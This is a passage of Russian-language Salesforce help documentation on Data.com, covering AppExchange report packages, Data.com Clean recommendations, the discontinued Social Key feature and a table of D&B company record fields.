| Организации | Разделение совпавших записей организаций для отображения количества и процента записей по статусу и определения процента совпадений. Кроме того, пакет «Оценки данных Data.com» охватывает поля организаций и отображает напротив каждого поля количество записей, где оно содержит пустое   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:

- «Загрузка пакетов AppExchange»

Для выполнения оценки данных Data.com:

- Специальные полномочия не требуются

Для просмотра оценки данных Data.com:

- Специальные полномочия не требуются

| Вкладка    | Описание   |
|------------|--|
|            | значение, и количество записей, где оно содержит значение, отличающееся от значения Data.com. (Например, поле «Тел.» может содержать пустое значение в 10 записях организаций.)  |
| Контакты   | Разделение совпавших записей контактов для отображения количества и процента записей по статусу и определения процента совпадений. Кроме того, пакет «Оценки данных Data.com» охватывает поля контактов и отображает напротив каждого поля количество записей, где оно содержит пустое значение, и количество записей, где оно содержит значение, отличающееся от значения Data.com. (Например, поле «Организация» может содержать пустое значение в 5 записях контактов.)   |
| Интересы   | Разделение совпавших записей интересов для отображения количества и процента записей по статусу и определения процента совпадений. Кроме того, пакет «Оценки данных Data.com» охватывает поля интересов и отображает напротив каждого поля количество записей, где оно содержит пустое значение, и количество записей, где оно содержит значение, отличающееся от значения Data.com. (Например, поле «Должность» может содержать значение, отличающееся от значения Data.com, в 12 записях интересов.)                                 |
| Не совпало | Алгоритм сопоставления Data.com использует ключевые поля для определения совпадений. Данная вкладка содержит ключевые поля, а также отображает количество и процент пустых значений среди несовпавших записей. Добавление допустимых данных в ключевые поля позволяет улучшить результаты сопоставления.   |
| DUNSRight  | Отображает ожидаемый уровень совпадения организации с использованием службы сопоставления DUNSRight. Код достоверности — это число от 1 до 10. Код достоверности совпадения, равный 10, представляет наиболее точное совпадение. Можно установить пороговый уровень достоверности, который обозначает записи как «Совпадение» или «Частичное совпадение». Совпадающие записи автоматически добавляются в автоматический процесс очистки. Можно также вручную добавить записи с частичным совпадением в автоматический процесс очистки. |

### [Установка и внедрение пакетов отчетов Data.com из каталога AppExchange](#)

Данные организаций, контактов и интересов могут быть проанализированы посредством дополнительных отчетов.

#### [Отчеты и панели мониторинга Data.com](#)

Чтобы определить степень влияния данных Data.com на бизнес-процессы, воспользуйтесь бесплатными пакетами отчетов Data.com из каталога AppExchange, предназначенных для анализа данных организаций, контактов и интересов.

## Установка и внедрение пакетов отчетов Data.com из каталога AppExchange

Данные организаций, контактов и интересов могут быть проанализированы посредством дополнительных отчетов.

Доступно в версиях: Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:

- «Загрузка пакетов AppExchange»

Доступно при наличии лицензии на функцию Data.com Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Каталог AppExchange содержит несколько пакетов отчетов Data.com. Пакеты отчетов, подлежащие установке, определяются нужным типом данных и используемыми продуктами Data.com. Ниже перечислены доступные пакеты и рекомендации по их установке.

| Доступный пакет отчетов AppExchange                           | Содержимое  | Рекомендации   |
|---|---|--|
| <a href="#">Data.com Prospector Reports</a>                   | Панель мониторинга и связанные отчеты, предназначенные для менеджеров по продажам и позволяющие определять значимость Data.com в отношении преобразованных интересов, прогнозов по продажам и доходов.  | Данный пакет может быть установлен только организацией, использующей продукт Data.com Prospector.                                    |
| <a href="#">Data.com Clean Reports</a>                        | Панель мониторинга и связанные отчеты, предназначенные для сотрудников отдела продаж и ответственных за очистку данных Salesforce.  | Данный пакет может быть установлен только организацией, использующей функцию Data.com Clean.   |
| <a href="#">Использование пакета «Оценки данных Data.com»</a> | Панель мониторинга и связанные отчеты, использующие расширенный набор данных компаний D&B для предоставления пользователям уникальной информации об организациях, позволяющей повысить эффективность планирования продаж и применения бизнес-стратегий. | Данный пакет может быть установлен только организацией, использующей продукт Data.com Premium Prospector или Data.com Premium Clean. |
|   | Данный пакет позволяет оценить вклад Data.com в обновление собственных данных.  | Организация может запрашивать не более одной оценки каждые 30 дней.  |

1. Откройте страницу нужного пакета отчетов Data.com.
2. Нажмите кнопку **«Получить сейчас!»**.
3. Установите нужные пакеты отчетов Data.com.
4. При использовании версии Professional Edition дополните макеты страниц перечисленными ниже полями. В противном случае данные поля будут отсутствовать в отчетах.

| Макет страницы | Поля                  |
|----------------|-----------------------|
| Организация    | Извлечено из Data.com |
| Контакт        | Извлечено из Data.com |



| Макет страницы | Поля                  |
|----------------|-----------------------|
| Интерес        | Извлечено из Data.com |
| Возможность    | Извлечено из Data.com |

5. Сообщите пользователям список доступных отчетов и панелей мониторинга Data.com.

### Отчеты и панели мониторинга Data.com

Чтобы определить степень влияния данных Data.com на бизнес-процессы, воспользуйтесь бесплатными пакетами отчетов Data.com из каталога AppExchange, предназначенных для анализа данных организаций, контактов и интересов.

Доступно в версиях: Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях: **Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

Доступно при наличии лицензии на функцию Data.com Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов Data.com:

- «Запуск отчетов»

Каталог AppExchange содержит несколько пакетов отчетов Data.com. Каждый пакет отчетов содержит одну панель мониторинга и несколько стандартных отчетов, предназначенных для анализа данных организаций, контактов и интересов.

Прежде чем воспользоваться отчетом или панелью мониторинга, обратитесь к системному администратору с просьбой установить соответствующий пакет. Чтобы просмотреть список доступных отчетов, откройте вкладку «Отчеты». Чтобы выполнить один из отчетов, щелкните соответствующую папку для просмотра списка отчетов, а затем выберите нужный отчет.

| Доступный пакет отчетов AppExchange | Содержимое  |
|-------------------------------------|---|
| Data.com Prospector Reports         | Панель мониторинга и связанные отчеты, предназначенные для менеджеров по продажам и позволяющие определять значимость Data.com в отношении преобразованных интересов, прогнозов по продажам и доходов.  |
| Data.com Clean Reports              | Панель мониторинга и связанные отчеты, предназначенные для сотрудников отдела продаж и ответственных за очистку данных Salesforce.  |
| Data.com Premium Reports            | Панель мониторинга и связанные отчеты, использующие расширенный набор данных компаний D&V для предоставления пользователям уникальной информации об организациях, позволяющей повысить эффективность планирования продаж и применения бизнес-стратегий. |

СМ. ТАКЖЕ:

[Установка и внедрение пакетов отчетов Data.com из каталога AppExchange](#)

## Рекомендации по обеспечению полноты и актуальности записей организации с помощью функции Data.com Clean

Ниже перечислены некоторые советы и рекомендации по внедрению, контролю и использованию функции Data.com Clean.

- Изучите процесс сопоставления записей.
- Прежде чем активировать автоматические задания по очистке в производственной организации, рекомендуем проверить их работу в безопасной среде.  
После включения функции Data.com Clean в производственной организации обновите безопасную среду для использования тех же полномочий и данных. Чтобы настроить функцию очистки в безопасной среде, выполните действия, описанные в разделе «Внедрение функции очистки Data.com Clean». Если задания выполняются без ошибок в безопасной среде, выполните эти же действия в производственной организации.
- Просмотрите уровни совпадения и обновления на странице «Аналитика и показатели очистки». Данная страница содержит сведения об общем количестве очищенных, совпавших и обновленных записей. Данные цифры охватывают все обработанные записи (посредством очистки вручную, из списка или автоматически), а также отображают уровни совпадения и обновления после внедрения функции Data.com Clean в организации.
- Запланируйте регулярное резервное копирование данных организаций, контактов и интересов. В этом случае записи Salesforce, сопоставленные неверно, могут быть легко восстановлены. Настоятельно рекомендуем использовать резервное копирование данных при очистке записей из списков или посредством автоматических заданий, так как данные методы очистки поддерживают автоматическое заполнение пустых полей.
- Настройте функцию отслеживания журнала поля для организаций, контактов и интересов. Функция отслеживания журнала поля позволяет определять измененные значения полей, а также отслеживать авторов и время внесения изменений. При использовании функции отслеживания журнала поля убедитесь, что связанные списки «Журнал организации», «Журнал контакта» и «Журнал интереса» добавлены в соответствующие макеты страниц данных объектов.
- Установите и запустите пакет «Отчеты Data.com».

СМ. ТАКЖЕ:

[Data.com Clean](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения функции очистки Data.com Clean:

- «Настройка приложения»

Для резервного копирования данных:

- «Экспорт данных»

Для настройки функции отслеживания журнала поля:

- «Настройка приложения»

Для настройки параметров безопасности поля:

- «Настройка приложения»

## Настройка Data.com Social Key

Позвольте своим представителям получать профили в социальных сетях для своих контактов и интересов. Для этого просто установите и внедрите Data.com Social Key.

**!** **Важное замечание:** Начиная с выпуска Spring 16, API-интерфейсы Data.com Social Key и Data.com Social Profile больше не доступны. На данный момент указатели социальных образов, например, от LinkedIn®, не добавляются к записям, очищенным с помощью Data.com. Также нельзя использовать API-интерфейс Data.com Social Profile для поиска указателей социальных образов.

Включите функцию «Социальные организации, контакты и интересы» и выберите нужные социальные сети, если вы этого еще не сделали. После запуска заданий пользователь может проверить журнал заданий Social Key на странице «Задания по очистке» в меню «Настройка».

### [Активация Data.com Social Key](#)

Прежде чем разрешить организации использование функции Social Key для поиска и связывания двойных указателей с записями контактов и интересов, рекомендуем включить данную функцию.

### [Настройка заданий по Data.com Clean для функции Social Key](#)

Функция Social Key дополняет записи двойными указателями на социальные сети посредством заданий по Data.com Clean. Убедитесь, что задания по очистке поддерживают функцию Social Key.

### [Настройка функции Data.com Clean из спискового представления для функции Social Key](#)

Функция Social Key дополняет записи контактов или интересов двойными указателями на социальные сети при их очистке из списка. Рекомендуем вручную добавить несколько полей в списковые представления, используемые организацией.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения функции Social Key:

- «Настройка приложения»

## Активация Data.com Social Key

Прежде чем разрешить организации использование функции Social Key для поиска и связывания двойных указателей с записями контактов и интересов, рекомендуем включить данную функцию.

**Важное замечание:** Начиная с выпуска Spring 16, API-интерфейсы Data.com Social Key и Data.com Social Profile больше не доступны. На данный момент указатели социальных образов, например, от LinkedIn®, не добавляются к записям, очищенным с помощью Data.com. Также нельзя использовать API-интерфейс Data.com Social Profile для поиска указателей социальных образов.

1. В меню «Настройка» введите строку «*Параметры Social Key*» в поле «Быстрый поиск» и выберите пункт «**Параметры Social Key**».
2. Щелкните «**Включить Social Key**».

После включения функции Social Key может отображаться уведомление о необходимости включения и настройки функции «Социальные организации и контакты».

СМ. ТАКЖЕ:

[Настройка Data.com Social Key](#)

## Настройка заданий по Data.com Clean для функции Social Key

Функция Social Key дополняет записи двойными указателями на социальные сети посредством заданий по Data.com Clean. Убедитесь, что задания по очистке поддерживают функцию Social Key.

**Важное замечание:** Начиная с выпуска Spring 16, API-интерфейсы Data.com Social Key и Data.com Social Profile больше не доступны. На данный момент указатели социальных образов, например, от LinkedIn®, не добавляются к записям, очищенным с помощью Data.com. Также нельзя использовать API-интерфейс Data.com Social Profile для поиска указателей социальных образов.

Функция Social Key поддерживает функции «Социальные организации и контакты» и Data.com Clean, позволяя упростить отслеживание контактов и интересов в социальных сетях. Выберите нужные социальные сети в параметрах функции «Социальные организации и контакты». Процесс Social Key выполняется во время автоматических заданий по очистке, поэтому функция Social Key может использоваться только после включения функции очистки, а также выбора и планирования нужных заданий.

После включения функции Social Key следующее запланированное задание по очистке инициирует полную синхронизацию с записями Data.com для объектов, поддерживающих задания по очистке (контакты и/или интересы). Затем функция Social Key регулярно добавляет двойные указатели во время выполнения заданий по очистке. Например, если задания по очистке выполняются раз в неделю (по средам), то полная синхронизация будет выполняться заданием Social Key каждую вторую среду.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения функции Social Key:

- «Настройка приложения»

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения функции Social Key:

- «Настройка приложения»

 **Прим.:** Неудачное выполнение задания по очистке инициирует ошибку выполнения процесса Social Key. Для просмотра журналов заданий Clean и Social Key введите «*Задания*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Задания**».

Чтобы просмотреть дополнительную информацию о настройке функции Data.com Clean или проверке настроек и параметров, щелкните ссылку «**Справка для этой страницы**» на любой странице настройки функции очистки.

1. В меню «Настройка» введите «*Параметры очистки*» в поле «Быстрый поиск», затем выберите «**Параметры очистки**».
2. Убедитесь, что функция очистки Data.com Clean включена.
3. В меню настройки введите «*Предпочтения*» в поле «Быстрый поиск», затем выберите «**Предпочтения**» под разделом «Очистки».
4. Убедитесь, что задания по очистке поддерживаются соответствующими объектами. Задания по очистке поддерживаются контактами и интересами.
5. Введите строку «*Задания*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Задания**».
6. Убедитесь, что задания по очистке запланированы.

СМ. ТАКЖЕ:

[Настройка Data.com Social Key](#)

## Настройка функции Data.com Clean из спискового представления для функции Social Key

Функция Social Key дополняет записи контактов или интересов двойными указателями на социальные сети при их очистке из списка. Рекомендуем вручную добавить несколько полей в списковые представления, используемые организацией.

**⚠ Важное замечание:** Начиная с выпуска Spring 16, API-интерфейсы Data.com Social Key и Data.com Social Profile больше не доступны. На данный момент указатели социальных образов, например, от LinkedIn®, не добавляются к записям, очищенным с помощью Data.com. Также нельзя использовать API-интерфейс Data.com Social Profile для поиска указателей социальных образов.

Функция Social Key поддерживает функции «Социальные организации и контакты» и Data.com Clean, позволяя упростить отслеживание контактов и интересов в социальных сетях. Выберите нужные социальные сети в параметрах функции «Социальные организации и контакты». Процесс Social Key выполняется при очистке записей из списка.

1. Откройте нужную вкладку: «Контакты» или «Интересы».
2. Выберите нужное представление из раскрывающегося списка и щелкните ссылку «Правка».
3. Убедитесь, что поле «Статус очистки» добавлено в столбец «Выбранные поля». Добавление данного поля инициирует автоматическое добавление кнопки «Очистить» в списковое представление.
4. При необходимости добавьте поля для включенных социальных сетей (LinkedIn, Twitter или Facebook) в списковые представления контактов.  
Поля социальных сетей не поддерживаются списковыми представлениями интересов.

СМ. ТАКЖЕ:

[Настройка Data.com Social Key](#)

[Создание настраиваемых списковых представлений в Salesforce Classic](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения функции Social Key:

- «Настройка приложения»

Для создания настраиваемых списковых представлений:

- «Чтение» для типа записи, добавленного в список

Для создания, редактирования и удаления общедоступных списковых представлений:

- «Управление общедоступными списковыми представлениями»

## Общие сведения о продуктах Data.com для администраторов

### Рекомендации по использованию записей компании D&B

Ознакомьтесь с рекомендациями по оптимальному использованию записей компании D&B, которые содержат более 100 отраслей промышленности, финансовую и коммерческую информацию, собранную компанией Dun & Bradstreet®.

- Продукт Data.com Premium Prospector или Data.com Premium Clean, приобретенный организацией, предоставляет доступ к объекту DandBCompany, который поддерживает данные Dun & Bradstreet для организаций и интересов, добавляемых в систему Salesforce.
- Убедитесь, что вкладка «Компании D&B» добавлена в профили пользователей. Через нее пользователи получают доступ к списку записей компании D&B. Вкладка «Компании D&B» содержит список всех записей компаний D&B, доступных в системе Salesforce.
- Чтобы пользователи могли удалять записи компании D&B, необходимо создать набор полномочий, включающий полномочия «Удаление записей компании D&B» и «Чтение записей компании D&B», и назначить этот набор полномочий пользователям. Кроме того, может потребоваться кнопка «Удалить» на макетах страниц.
- При использовании продукта Data.com Premium Clean записи компаний D&B могут обновляться автоматически.
- Добавьте кнопку «Обновить» на макеты страниц компании D&B, чтобы вручную обновлять записи компании D&B и получать обновленные данные от Dun & Bradstreet. Для обновления записей компании D&B можно использовать автоматические задания.
- Записи компании D&B, связанные с записями организации, не удаляются при удалении связанных записей организации.
- При использовании организаций или интересов, которые не были добавлены из Data.com (например, созданные вручную), система Salesforce добавляет и связывает соответствующую запись компании D&B (при ее наличии) с записью организации или интереса при ее первой очистке.

СМ. ТАКЖЕ:

[Настройка макетов страниц для продукта Data.com Prospector и функции Data.com Clean](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для внедрения компаний D&B:


- «Настройка приложения»


## Поля компаний D&B

При добавлении или обновлении организации или интереса с использованием Data.com Premium Prospector или Data.com Premium Clean автоматически создается запись компании D&B и привязывается к организации или интересу через поле «Компания D&B».

Щелкните ссылку в поле «Компания D&B», чтобы просмотреть связанную запись компании D&B, которая охватывает более 100 отраслей промышленности, предоставляет финансовую и коммерческую информацию, собранную компанией Dun & Bradstreet®. Данный продукт предоставляет организации интегрированный доступ к проверенной глобальной базе данных Dun & Bradstreet, насчитывающей миллионы компаний, прямо в системе Salesforce.

 **Пример:** При добавлении записи организации Starbucks из Data.com полю «Компания D&B» присваивается значение «Корпорация Starbucks», которое отображается при открытии записи. Данное значение подчеркнуто и может использоваться в качестве ссылки. Чтобы открыть запись компании D&B для корпорации Starbucks, щелкните соответствующую ссылку.

 **Пример:** При обновлении записи организации Google с использованием Data.com Premium Clean, вручную или посредством заданий, после открытия записи этой организации поле «Компания D&B» принимает значение «Google». Данное значение подчеркнуто и может использоваться в качестве ссылки. Чтобы открыть запись компании D&B для корпорации Google, щелкните соответствующую ссылку.

 **Прим.:** Некоторые метки полей D&B отличаются от меток соотнесенных полей объекта. Например, поле организации «Местоположение организации» соотносится с полем связанной компании D&B «Тип расположения». Полный список стандартных соотнесений см. в разделе «[Стандартные соотнесения полей Data.com и Salesforce](#)» на странице 1890

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

| Поле                             | Описание  |
|----------------------------------|---|
| Годовой объем продаж             | Общий годовой объем продаж в местной валюте головного офиса. Dun & Bradstreet отслеживает показатели доходов для открытых акционерных обществ, глобальных и локальных головных подразделений, а также для некоторых главных офисов. Dun & Bradstreet не предоставляет данные сведения для филиалов. |
| Индикатор годового объема продаж | Достоверность показателя «Годовой объем продаж». Доступные значения: <i>Actual number, Low, Estimated (for all records)</i> и <i>Modeled (for non-US records)</i> . Пустое значение указывает на недоступность данных сведений.   |
| Описание компании                | Краткое описание компании, которое может содержать сведения о ее истории, продуктах и услугах, а также об уровне ее влияния в отдельной отрасли. Эти данные предоставляются компанией Hoover's.   |



| Поле   | Описание  |
|--|---|
| Риск просрочки платежа                             | <p>Вероятность получения платежа намного позже установленных сроков. Уровень риска определяется на основе стандартного кредитного балла и варьируется от малого до высокого. Данный показатель также называется предварительной маркетинговой оценкой. Доступные значения: <i>High risk of delinquency</i>, <i>Low risk of delinquency</i> и <i>Moderate risk of delinquency</i>. Dun &amp; Bradstreet предоставляет данные сведения только для американских и канадских организаций.</p> <p> <b>Важное замечание:</b> Эту информацию разрешается использовать только с целью предварительного маркетинга.</p> |
| Официальное имя локального головного подразделения | Основное имя локального головного подразделения, являющегося центральным региональным филиалом в корпоративной структуре организации.   |
| Номер D-U-N-S локального головного подразделения   | <b>Номер D-U-N-S</b> локального головного подразделения, являющегося центральным региональным филиалом в корпоративной структуре организации.   |
| Номер D-U-N-S                                      | Номер D-U-N-S — это уникальный девятизначный номер, назначаемый каждому офису организации в базе данных Dun & Bradstreet, функции которого отличаются от функций других офисов. Организации по всему миру используют номера D-U-N-S в качестве международного стандарта для коммерческой идентификации и отслеживания.  |
| Номер факсимиле                                    | Номер факсимиле компании.   |
| Пятый код NAICS                                    | Дополнительный код NAICS, используемый для подробной классификации организации по отраслям. См. поле <a href="#">«Основной код NAICS»</a> .   |
| Пятое описание NAICS                               | Краткое описание рода деятельности организации на основе соответствующего кода NAICS. См. поле <a href="#">«Основное описание NAICS»</a> .  |
| Пятый код SIC*                                     | Дополнительный код SIC, используемый для подробной классификации организации по отраслям. Максимальная длина: 8 символов.   |
| Пятое описание SIC                                 | Краткое описание рода деятельности организации на основе соответствующего кода SIC. Максимальная длина: 80 символов.  |
| Пятый код SIC                                      | Дополнительный код SIC, используемый для подробной классификации организации по отраслям. См. поле <a href="#">«Основной код SIC»</a> .   |

| Поле                           | Описание  |
|--------------------------------|---|
| Пятое описание SIC             | Краткое описание рода деятельности организации на основе соответствующего кода SIC. См. поле <a href="#">«Основное описание SIC»</a> .  |
| Пятый торговый стиль           | Дополнительный торговый стиль, используемый организацией. См. поле <a href="#">«Основной торговый стиль»</a> .  |
| Код FIPS MSA                   | Коды FIPS (Федеральный стандарт обработки информации) и MSA (Городская статистическая зона) определяют местоположение организации. Коды MSA разработаны Административно-бюджетным управлением США. Dun & Bradstreet предоставляет данные сведения только для организаций в США. |
| Описание кода FIPS MSA         | Краткое описание кода FIPS MSA организации. Dun & Bradstreet предоставляет данные сведения только для организаций в США.  |
| Четвертый код NAICS            | Дополнительный код NAICS, используемый для подробной классификации организации по отраслям. См. поле <a href="#">«Основной код NAICS»</a> .   |
| Четвертое описание NAICS       | Краткое описание рода деятельности организации на основе соответствующего кода NAICS. См. поле <a href="#">«Основное описание NAICS»</a> .  |
| Четвертый код SIC <sup>*</sup> | Дополнительный код SIC, используемый для подробной классификации организации по отраслям. Максимальная длина: 8 символов.   |
| Четвертое описание SIC8        | Краткое описание рода деятельности организации на основе соответствующего кода SIC. Максимальная длина: 80 символов.  |
| Четвертый код SIC              | Дополнительный код SIC, используемый для подробной классификации организации по отраслям. См. поле <a href="#">«Основной код SIC»</a> .   |
| Четвертое описание SIC         | Краткое описание рода деятельности организации на основе соответствующего кода SIC. См. поле <a href="#">«Основное описание SIC»</a> .  |
| Четвертый торговый стиль       | Дополнительный торговый стиль, используемый организацией. См. поле <a href="#">«Основной торговый стиль»</a> .  |
| Место в Fortune 1000           | Числовое значение места компании в Fortune 1000. Нулевое или пустое значение означает, что компания не входит в список Fortune 1000.  |
| Точность геокода               | Уровень точности географических координат местоположения по сравнению с физическим адресом. Доступные значения: <i>«Уровень дома»</i> , <i>«Уровень улицы»</i> ,  |

| Поле  | Описание  |
|---|---|
|   | «Уровень жилого массива», «Уровень района», «Уровень почтового адреса», «Уровень индекса», «Не удалось назначить геокод», «Размещает адрес в правильном городе», «Не совпало», «Не совпало», «Пересечение улиц», «Расположение абонентского ящика» и «Точность дома вне США».                 |
| Официальное имя глобального головного подразделения | Основное имя глобального головного подразделения, являющегося центральным офисом в корпоративной структуре организации и контролирующего деятельность отделений и филиалов.   |
| Номер D-U-N-S глобального головного подразделения   | Номер D-U-N-S глобального головного подразделения, являющегося центральным офисом в корпоративной структуре организации и контролирующего деятельность отделений и филиалов.  |
| Импорт/экспорт                                      | Данное поле определяет статус компании: импортер товаров или услуг, экспортер товаров или услуг или товарный агент.   |
| Международный телефонный код                        | Обязательный код для осуществления международных вызовов.   |
| Широта  | Географические координаты, определяющие положение отдельной точки на земной поверхности относительно севера или юга. Наряду с <a href="#">долготой</a> , данное значение позволяет определить точное местоположение, которое затем используется для оценки <a href="#">точности геокода</a> . |
| Организационно-правовая форма                       | Данное поле определяет организационно-правовую форму компании. Доступные значения: <i>Cooperative</i> , <i>Nonprofit organization</i> , <i>Local government body</i> , <i>Partnership of unknown type</i> и <i>Foreign company</i> .  |
| Код региональной валюты                             | Валюта для отображения объема продаж компании. Полный список значений см. на странице <a href="#">Optimizer Resources</a> , предоставленной компанией Dun & Bradstreet.   |
| Код ISO региональной валюты                         | Код, используемый для отображения региональной валюты компании. Данные сведения предоставлены Международной организацией по стандартизации (ISO) и отображаются в виде трехбуквенных кодов валюты. Например, коду USD соответствует американский доллар.                                      |
| Индикатор ответственности за местоположение         | Данное поле определяет ответственность компании за занимаемое здание: собственность или аренда.   |

| Поле  | Описание  |
|---|---|
| Тип местоположения                                | Данное поле определяет организационный статус компании. Доступные значения: « <i>Один офис</i> », « <i>Головной офис/родитель</i> » и « <i>Филиал</i> ».  |
| Долгота   | Географические координаты, определяющие положение отдельной точки на земной поверхности относительно востока или запада. Наряду с <a href="#">широтой</a> , данное значение позволяет определить точное местоположение, которое затем используется для оценки <a href="#">точности гекода</a> .   |
| Почтовый адрес                                    | Адрес для доставки корпоративной почты. Данное поле пропускается при совпадении почтового и основного адресов.  |
| Кластер маркетингового сегментирования            | Двадцать два отдельных взаимоисключающих профиля, созданных в результате кластерного анализа данных Dun & Bradstreet для организаций в США. Доступные значения: <i>High-Tension Branches of Insurance/Utility Industries, Rapid-Growth Large Businesses, Labor-Intensive Giants, Spartans</i> и <i>Main Street USA</i> . Dun & Bradstreet предоставляет данные сведения только для организаций в США. |
| Индикатор принадлежности меньшинству              | Данное поле определяет организации, принадлежащие или контролируемые представителями меньшинства. Dun & Bradstreet предоставляет данные сведения только для организаций в США.  |
| Национальный идентификационный номер              | Идентификационный номер, используемый в некоторых странах для регистрации компаний и уплаты налогов. Данное поле не применяется к американским организациям.  |
| Национальная идентификационная система            | Данное поле определяет используемый тип <a href="#">национального идентификационного номера</a> . Полный список значений см. на странице <a href="#">Optimizer Resources</a> , предоставленной компанией Dun & Bradstreet.  |
| Количество членов бизнес-сообщества               | Общее количество членов организации во всем мире, включая глобальные головные подразделения, отделения и филиалы (при их наличии).  |
| Количество сотрудников (глобально)                | Общее количество сотрудников в глобальном головном подразделении, являющемся центральным офисом в корпоративной структуре организации и контролирующим деятельность отделений и филиалов.   |
| Количество сотрудников (местоположение)           | Количество сотрудников в определенном местоположении (например, в филиале).   |
| Индикатор количества сотрудников (местоположение) | Достоверность показателя « <a href="#">Количество сотрудников (местоположение)</a> ». Доступные значения: <i>Actual</i>   |

| Поле                                     | Описание   |
|--|--|
|  | <i>number, Low, Estimated (for all records) и Modeled (for non-US records)</i> . Пустое значение указывает на недоступность данных сведений.   |
| Количество сотрудников: всего            | Общее количество сотрудников в компании, включая все отделения и филиалы. Данные сведения доступны только для записей со значением <i>Headquarter/Parent</i> в поле «Тип местоположения».  |
| Индикатор количества сотрудников (всего) | Достоверность показателя «Количество сотрудников (всего)». Доступные значения: <i>Actual number, Low, Estimated (for all records) и Modeled (for non-US records)</i> . Пустое значение указывает на недоступность данных сведений.   |
| Индикатор банкротства                    | Данное поле определяет компании, которые больше не существуют по указанному адресу.  |
| Индикатор типа собственности             | Данное поле определяет тип собственности компании: государственная или частная. Для филиалов открытого акционерного общества отображается значение <i>Private</i> до момента начала их самостоятельной деятельности.   |
| Официальное имя родительской компании    | Основное имя родительской или головной компании.   |
| Номер D-U-N-S родительской компании      | <a href="#">Номер D-U-N-S</a> родительской или головной компании.  |
| Основной адрес                           | Адрес фактического местонахождения компании. Данное поле соответствует полю «Адрес для счета» в записях организаций.   |
| Основное официальное имя                 | Основное или зарегистрированное название компании.   |
| Основной код NAICS                       | Шестизначный код NAICS — это стандарт, используемый в правительственных и деловых кругах для классификации коммерческих предприятий в соответствии с их экономической активностью. Использование данного кода позволяет собирать, анализировать и публиковать статические данные, связанные с деловой экономикой США. Полный список значений см. на странице <a href="#">Optimizer Resources</a> , предоставленной компанией Dun & Bradstreet. |
| Основное описание NAICS                  | Краткое описание рода деятельности организации на основе кода NAICS.   |
| Основной код SIC                         | Четырехзначный код SIC — это стандарт, используемый для классификации коммерческих предприятий по отраслям. Полный список значений см. на странице <a href="#">Optimizer Resources</a> , предоставленной компанией Dun & Bradstreet.   |

| Поле                         | Описание  |
|------------------------------|---|
| Основное описание SIC        | Краткое описание рода деятельности организации на основе кода SIC.  |
| Основной торговый стиль      | Имя, используемое для ведения деятельности и отличающееся от юридического. Аналогично официальному названию (DBA-имя).                      |
| Сотрудники за предыдущий год | Общее число сотрудников за предыдущий год.  |
| Доходы за предыдущий год     | Годовые доходы за предыдущий год.   |
| Второй код SIC <sup>*</sup>  | Дополнительный код SIC, используемый для подробной классификации организации по отраслям. Максимальная длина: 8 символов.                   |
| Второе описание SIC8*        | Краткое описание рода деятельности организации на основе соответствующего кода SIC. Максимальная длина: 80 символов.                        |
| Второй код NAICS             | Дополнительный код NAICS, используемый для подробной классификации организации по отраслям. См. поле <a href="#">«Основной код NAICS»</a> . |
| Второе описание NAICS        | Краткое описание рода деятельности организации на основе соответствующего кода NAICS. См. поле <a href="#">«Основное описание NAICS»</a> .  |
